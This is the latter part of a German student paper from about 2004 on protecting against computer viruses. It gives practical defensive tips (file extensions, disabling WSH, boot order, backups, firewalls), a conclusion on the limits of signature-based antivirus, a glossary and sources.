6.4 Vorsicht beim herunterladen von Dateien aus dem Internet[15]

Laden Sie Programme[21], Dokumente und sonstige Dateien nur von vertrauenswürdigen Quellen im Internet[15] herunter. Das heisst schauen Sie in der Regel beim Hersteller selbst nach und seien Sie misstrauisch beim herunterladen von Dateien aus einer unbekannten Quelle.

6.5 Achten Sie auf die Dateieendungen

Es kann auch vorkommen, dass man auf eine leicht getarnte Gefahr stösst.
Man erhält Beispielsweise eine Datei namensTutorial.txt.exe.
Auf den ersten Blick sieht diese Datei wie eine einfache Textdatei aus. Beim genauerem betrachten erkennen wir aber, dass nach der vorgetarnten txt nochmals ein punkt mit der Endung EXE folgt.
Nur die letzte Endung zählt für den wirklichen Dateityp. Hier sollten die Alarmglocken klingeln. Man kann denken, dass man auf so etwas nie reinfalllen würde, doch die eigentliche Gefahr ist, dass Windows standardmässig alle bekannten Dateitypen ausblendet. Da EXE für Windows ein sehr bekannter Dateityp ist, wird dieser nicht angezeigt und wir erkennen nur Tutorial.txt

Abb.10: Ruft die Option Ordneroptionen auf



Abb.11: Zeigt das Register Ansicht

Um dies zu verhindern, klicken wir im Windows auf Start → Einstellungen → Ordneroptionen → Ansicht. In diesem Register angelangt entfernen wir das Häckchen bei der Option “Dateinamenerweiterung bei bekannten Dateitypen ausblenden“.

6.6 Windows Scripting Host deaktivieren

Windows Scripting Host (WSH[30]) automatisiert bestimmte Vorgänge unter Windows. Wenn Sie WSH nicht unbedingt brauchen, deaktivieren Sie diesen Dienst.
WSH gibt unter anderem E-Mail-Viren wie z.B Loveletter oder Kakworm Gelegenheit, sich zu verbreiten.
Eine detaillierte Anleitung für verschiedene Windows Betriebssysteme[4], wie Sie den WSH deaktivieren finden Sie unter :

http://www.sophos.ch/support/faqs/wsh.html

6.7 Informieren Sie sich

Informieren Sie sich regelmässig über sicherheitsrelevante Themen, und laden Sie sich Patches zum Schutz vor neuen Viren herunter.

Mir ist es sehr wichtig, dass Sie sich informieren können, deswegen finden Sie nachfolgend eine Liste mit nützlichen Links :

Vireninformation

http://www.sophos.com/virusinfo/analyses

Auf den Websites anderer Anti-Virenhersteller, finden Sie in den meisten Fällen e-benfalls gute Vireninformationen.

Hoaxes und Virenwarnungen

http://www.sophos.com/virusinfo/hoaxes
http://www.vmyths.com

Automatische Benachrichtigung über neue Viren

http://www.sophos.com/virusinfo/notifications

Security News

http://www.computec.ch/
http://www.security-guide.com/
http://www.heise.de
http://www.computer-security.de/
http://www.securityfocus.com
http://www.it-secure-x.de/

Security Groups

http://www.ccc.de/
http://www.uncelhacker.net/
http://www.lostkey.org
http://www.login-club.org/frame/

6.8 Bootsequenz ändern

Die meisten Computer versuchen zunächst von Diskette[9] (Laufwerk A:) zu booten[6]. Etwas erfahrenere Benutzer des Computers können die Bootsequenz im CMOS abändern, dass der Computer standardmässig von der Festplatte[11] und nicht mehr von Diskette Bootet[6]. Wenn dann eine infizierte Diskette versehentlich im Diskettenlaufwerk gelassen wird , kann der Rechner nicht mit einem Bootvirus infiziert werden. Eine Anleitung, wie man die Einstellung abändert, kann ich hier leider nicht beschreiben, da es zu viele verschiedene Bios[5] Versionen gibt.

6.9 Schreibgeschützte Disketten

Verwenden Sie für Disketten[9] den Schreibschutz, bevor Sie diese an andere Anwender weitergeben. Eine schreibgeschützte Diskette[9] kann nicht infiziert werden.

6.10 E-Mail-Benachrichtigungsservice

Ein E-Mail- Benachrichtigungsservice informiert Sie über neue Viren und stellt Virenkennungen zur Verfügung, mit denen ihre Antivirensoftware alle neuen Viren erkennen kann.

6.11 Regelmässige Backups

Wenn Sie regelmässig Backups[3] erstellen, können Sie nach einer Vireninfektion alle verloren gegangenen Daten und Programme[21] ohne Problem ersetzten.

6.12 Setzen Sie eine Desktop Firewall ein

Nebst einer Antivirensoftware lohnt sich der Einsatz einer Desktop Firewall[12], wenn Sie viel im Internet[15] unterwegs sind.
Auch hier gibt es kostenpflichtige wie auch kostenlose Firewalls[12]. Ich möchte hier keine Empfehlungen machen. Es ist jedem selbst überlassen, wie viel man für eine Firewall[12] investieren möchte.

7 Schlussfolgerungen

Ich bin der Meinung, dass es keinen 100%tigen Schutz gegen Viren, Würmer und Trojaner gibt. Sie denken vielleicht mit einem Virenpaket, welches Sie ständig aktualisieren, seien Sie komplett abgesichert. Dieser Meinung muss ich leider widersprechen. Damit meine Aussage klarer erscheint, werde ich diese noch etwas verdeutlichen. Bevor Ihre Anwendungsprogramme ausgeführt werden, scannt die Antiviren-Software das Programm[21] oder das Medium nach verdächtigen Inhalten. Man muss jedoch bedenken, dass der Hersteller der Antiviren-Software alleine bestimmt, nach welchen verdächtigen Inhalten gesucht wird. Virensuchmuster sind der wichtigste Bestandteil einer Antiviren-Software. Sie umfassen in der Regel Code bzw. Binärdaten, welche die besonderen Eigenschaften eines Virus oder Trojaners beschreiben. Genau dort liegt das Problem. Um ein Virensuchmuster zu erzeugen, muss der Hersteller Zugriff auf eine Kopie des Virus, Wurms oder Trojaners haben, sie analysieren, eine Signatur[26] entwickeln, das Virensuchmuster und das Antiviren Paket aktualisieren und die Aktualisierung veröffentlichen.
Danach muss der Benutzer das Update vom Internet[15] herunterladen und installieren. Wie Sie sich vorstellen können, kann unter Umständen eine enorme Verzögerung eintreten, bis die neuen Vireninformationen an den Benutzer gelangen. Solange der Benutzer nicht im Besitz dieser Informationen ist, wird er angreifbar sein.

Ein weiteres Problem sind die Modifizierungen am Virencode. Auch die kleinste Änderung am Code des Virus kann dazu führen, dass die Antiviren-Software das Virus nicht mehr erkennt.

Da sich Viren heutzutage sehr schnell über das Internet[15] verbreiten, stehen die Chancen recht gut, dass Sie ein neues Virus eventuell noch vor Ihrem Antiviren-Softwarehersteller zu Gesicht bekommen könnten. Mein Fazit lautet aber nach wievor: Setzen Sie lieber einen Virenscanner[29] ein als gar keinen und halten Sie sich möglichst genau an die Schutzmassnahmen.

8 Nachwort

Für mich war es sehr interessant, eine Arbeit über dieses Thema zu verfassen.
Es war eine Herausforderung, die ich nicht bereue.
Ich habe in mehreren Büchern recherchiert und neue Erkenntnisse gewonnen.
Diese Arbeit hat mein Interesse zusätzlich gestärkt, in Zukunft noch Weiteres über dieses Thema und die IT- Security zu erfahren.

9 Glossar

1. Attachment	Dateien, die an eine E-Mail Nachricht angehängt werden
2. Backdoor (Hintertür)	Illegale Methode, das normale Zugriffskontrollsystem eines Computers zu umgehen
3. Backup	Kopie von Computerdaten zum Wiederherstellen von verloren gegangenen, verlegten, beschädigten oder gelöschten Daten
4. Betriebssystem	Programm, das die Hardware eines Computers steuert und grundlegende Funktionen ausführt, wie z.B das Starten von Programmen
5. BIOS	Basic Input Output System. Eine Sammlung von im Computer eingebauten Software Codes, die für die Datenweiterleitung von einem Teil des Computers in einen anderen zuständig sind.
6. Booten	Erster Prozess nach dem Einschalten eines Computers, bei dem das Betriebssystem von der Festplatte[11] geladen wird.
7. Bootsektor	Der Teil des Betriebssystems, der nach dem Einschalten des Computers zuerst gelesen wird.
8. CSV	Comma Separated Values. Dateiformat, in dem Werte (z.B in einer Excel-Tabelle) durch Kommas getrennt angezeigt werden. Das Format unterstützt keine Makros.
9. Diskette	Austauschbare magnetische Platte zum speichern von Daten.
10. Download	Datenübertragung von einem Computer auf einen anderen Computer.
11. Festplatte	Versiegelte magnetische Platte in einem Computer, auf der Daten gespeichert werden.
12. Firewall	Sicherheitssystem zwischen dem Internet und einem Computer, dass nur freigegebenen Programmen den Zugriff aufs Internet gestattet.
13. Hoax	Meldung über einen nichtexistierenden Virus
14. HTML	Hypertext Markup Language. Format für die meisten Dokumente im Internet.
15. Internet	Netzwerk aus verschiedenen, miteinander verbundenen Netz werken.
16. Makro	Anweisungen in einer Datei, die Programmbefehle automatisch ausführen.

17. Makrovirus	Virus, der mit Hilfe von Makros in Dateien aktiv wird und sich selbst an andere Dateien anhängt
18. Newsgroup	Eine Gruppe oder ein Forum, in denen Mitglieder über die verschiedensten Themen diskutieren können.
19. PC	Personal Computer
20. Polymorpher Virus	Virus, der sich selbst verändert. Das Virus verändert seinen Code ständig und ist daher nur schwer zu entdecken
21. Programm	Folge von Anweisungen für Aktionen, die ein Computer ausführen soll.
22. Prüfsumme	Berechnet Wert von Datenobjekten, mit dem festgestellt werden kann, ob Daten verändert wurden.
23. RTF	Rich Text Format. Dient zur Speicherung von Textdateien. Dieses Format unterstützt keine Makros.
24. Registry	Eine interene Datenbank im Betriebssystem Windows, die Konfigurationsinformationen. Die Registry wird vom Betriebssystem und von vielen weiteren Programmen laufend erweitert.
25. Startup Files	So werden die Dateien genannt, welche die Anwendung benötigt, um überhaupt starten zu können.
26. Signatur	Beschreibung von Virencharakteristiken, die für die Erkennung von Viren verwendet werden
27. URL(Link)	Uniform Ressource Locator. Eine Internetadresse
28. VBS	Visual Basic Script. Code innerhalb einer Anwendung, eines Dokuments oder einer Website, der ausgeführt wird, sobald die entsprechende Seite angesehen wird.
29. Virenscanner	Programm zur Erkennung von Viren
30. WSH	Windows Scripting Host. Dienstprogramm, mit dem auf Windows Computern bestimmte Vorgänge automatisiert werden.

10 Literatur- und Quellenangaben

[1] Mander, Jens: *Schutzlos im Internet*
Markt + Technik, 2001 ISBN: 3-8272-6111-2

[2] Oldfield, Paul: *Von Viren, Würmern und Trojanern**
Sophos, 2001 ISBN: 3-00-007954-8

[3] Russel, Ryan: *Die Hacker- Bibel*
Mitp, 2002 ISBN: 3-8266-0926-3

[4] Russel, Ryan;
Cunningham, Stace: *Maximum Protection*
Mitp, 2001 ISBN: 3-8266-0687-6

[5] Gralla, Preston: *So funktioniert das Internet*
Markt + Technik, 2001 ISBN: 3-8272-5973-8

* Inkl. CD mit Videodokumentation

Abbildungsverzeichnis

Internet

[1] Allzeit, Reiner.[webmaster@sias.de]. SiAs.de – Sicherheitsaspekte.de. [http://www.sias.de]. (13.Jan. 2004).